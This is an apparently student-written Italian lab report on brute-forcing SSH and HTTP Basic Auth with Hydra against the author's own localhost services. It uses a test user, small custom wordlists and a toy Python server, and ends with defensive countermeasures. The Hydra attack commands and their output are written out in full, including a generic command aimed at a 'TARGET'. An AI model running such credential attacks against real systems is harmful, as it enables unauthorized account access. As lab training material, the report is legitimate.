REPORT: Password Cracking con Hydra - SSH e HTTP Basic Auth

1. Introduzione

L'obiettivo di questo progetto è praticare l'uso di **Hydra**, un tool di password cracking per servizi di rete.

Il progetto si è sviluppato in due fasi:

- **Fase 1:** Configurazione del servizio SSH e cracking dell'autenticazione con Hydra
- **Fase 2:** Configurazione di un server HTTP con autenticazione Basic in Python e cracking con Hydra

Inoltre, è stata affrontata la **parte opzionale**: trovare una soluzione efficiente al problema dei tempi lunghi di cracking con wordlist enormi come SecLists.

2. Fase 1: Configurazione e Cracking SSH

2.1 Creazione dell'utente di test

È stato creato un nuovo utente sul sistema Kali Linux con il comando:

sudo adduser test_user

È stata impostata la password testpass.

2.2 Avvio del servizio SSH

sudo service ssh start

Verifica dello stato del servizio:


sudo service ssh status

2.3 Test di login manuale

é stato verificato manualmente che l'utente funzioni:

ssh test_user@127.0.0.1

Inserendo la password testpass, il login è andato a buon fine, confermando che il servizio è correttamente configurato.



2.4 Creazione delle wordlist personalizzate

Per ottimizzare i tempi di cracking, sono state create due wordlist personalizzate:

cat > username_list.txt << 'EOF'

admin

root

kali

test_user

guest

user

EOF

cat > password_list.txt << 'EOF'

password123

admin

123456

testpass


qwerty

letmein

admin123

root

EOF




2.5 Attacco con Hydra - Password singola

Primo test con credenziali note:

hydra -l test_user -p testpass 127.0.0.1 -t 4 ssh

risultato:

[22][ssh] host: 127.0.0.1 login: test_user password: testpass




2.6 Attacco con Hydra - Dizionario

Attacco completo con wordlist:

hydra -L username_list.txt -P password_list.txt 127.0.0.1 -t 1 -W 1 ssh

Risultato:


[22][ssh] host: 127.0.0.1   login: test_user   password: testpass



2.7 Attacco in modalità Verbose (-V)

Per visualizzare ogni singolo tentativo in tempo reale:

hydra -L username_list.txt -P password_list.txt 127.0.0.1 -t 1 -W 1 -V ssh




3. Fase 2: Configurazione e Cracking HTTP Basic Auth

3.1 Scelta del servizio

Inizialmente, è stato tentato di installare il servizio FTP vsftpd:
`sudo apt install vsftpd -y`

Tuttavia, la macchina virtuale ha presentato problemi di risoluzione DNS con i repository di Kali, come visibile nello screenshot seguente:



Per la Fase 2, invece di installare vsftpd (che ha presentato problemi di repository), è stata scelta un'altra soluzione: un **server HTTP con autenticazione Basic** in Python, utilizzando librerie già presenti nel sistema.

3.2 Creazione del server HTTP

È stato creato il file http_server.py:

```
from http.server import HTTPServer, BaseHTTPRequestHandler
import base64


class AuthHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        auth_header = self.headers.get('Authorization')
        if auth_header and auth_header.startswith('Basic '):
            credentials = base64.b64decode(auth_header.split(' ')[1]).decode('utf-8')
            username, password = credentials.split(':', 1)
            if username == 'test_user' and password == 'testpass':
                self.send_response(200)
                self.end_headers()
                self.wfile.write(b'Accesso consentito! Benvenuto test_user.')
                return
        self.send_response(401)
        self.send_header('WWW-Authenticate', 'Basic realm="Login"')
        self.end_headers()
        self.wfile.write(b'Accesso negato. Inserisci credenziali valide.')


server = HTTPServer(('127.0.0.1', 8080), AuthHandler)
print("Server HTTP con Basic Auth attivo su http://127.0.0.1:8080")
server.serve_forever()
```


3.3 Avvio del server

python3 http_server.py &

Il server è stato avviato in background sulla porta 8080.

3.4 Test di login manuale via browser

Aperto Firefox e navigato su http://127.0.0.1:8080. Il browser ha mostrato la finestra di autenticazione Basic. Inserendo test_user / testpass, l'accesso è stato consentito.



3.5 Attacco con Hydra sul servizio HTTP

hydra -L ~/username_list.txt -P ~/password_list.txt 127.0.0.1 -s 8080 http-get / -t 1 -W 1 -V

Risultato:

[8080][http-get] host: 127.0.0.1 login: test_user password: testpass



4. Analisi dei Risultati

In entrambe le fasi, Hydra è riuscito a identificare le credenziali corrette (test_user / testpass) in pochi secondi, grazie a:

1. **Wordlist mirate:** contenenti la password corretta tra un numero ridotto di tentativi
2. **Configurazione corretta dei parametri:** -t 1 -W 1 per evitare il blocco da parte dei servizi
3. **Uso della modalità verbose (-V)** per monitorare i tentativi in tempo reale

5. Soluzione al Problema dei Tempi Lunghi

5.1 Il problema

Utilizzare wordlist come SecLists (che contiene milioni di username e password) richiederebbe troppo **tempo** per completare un attacco, specialmente con servizi che limitano le connessioni simultanee.

5.2 La soluzione adottata

Invece di installare SecLists (che ha presentato problemi di repository DNS), è stata adottata un'altra strategia:

Creazione di wordlist personalizzate e mirate, contenenti:

- Username comuni (admin, root, test_user, guest, ecc.)
- Password comuni (password123, admin, 123456, testpass, ecc.)

5.3 Vantaggi di questo approccio

1. **Velocità:** 6 username × 8 password = 48 tentativi totali (vs. miliardi con SecLists)
2. **Efficienza:** la maggior parte degli attacchi reali usa proprio liste di password comuni
3. **Dimostrazione pratica:** mostra che anche con liste piccole si possono compromettere sistemi con password deboli
4. **Adattabilità:** in un contesto reale, si possono creare wordlist basate su informazioni specifiche del target (OSINT)

5.4 Comando utilizzato

hydra -L username_list.txt -P password_list.txt TARGET -t 1 -W 1 -f ssh

6. Contromisure e Best Practice

Per difendersi dagli attacchi di password cracking con Hydra:

6.1 A livello di servizio

- **Limitare i tentativi di login:** configurare fail2ban o simili per bloccare IP dopo N tentativi falliti
- **Usare autenticazione a chiave pubblica** (SSH) invece di password
- **Cambiare la porta di default** del servizio (es. SSH da 22 a 2222)

6.2 A livello di password

- **Password complesse:** almeno 12 caratteri, mix di maiuscole, minuscole, numeri e simboli
- **Evitare password comuni:** non usare "password", "123456", "admin", ecc.
- **Password univoche:** non riutilizzare la stessa password su più servizi

6.3 A livello di rete

- **Firewall:** limitare l'accesso ai servizi solo da IP autorizzati

- **VPN:** esporre i servizi solo tramite rete privata virtuale
- **IDS/IPS:** rilevare pattern di attacco brute-force

7. Conclusioni

Il progetto ha dimostrato:

Fase 1: Configurazione di SSH e cracking con Hydra usando diverse modalità (password singola, dizionario, verbose)

Fase 2: Implementazione di un server HTTP con autenticazione Basic in Python e relativo cracking con Hydra

Parte Opzionale: Soluzione al problema dei tempi lunghi attraverso wordlist personalizzate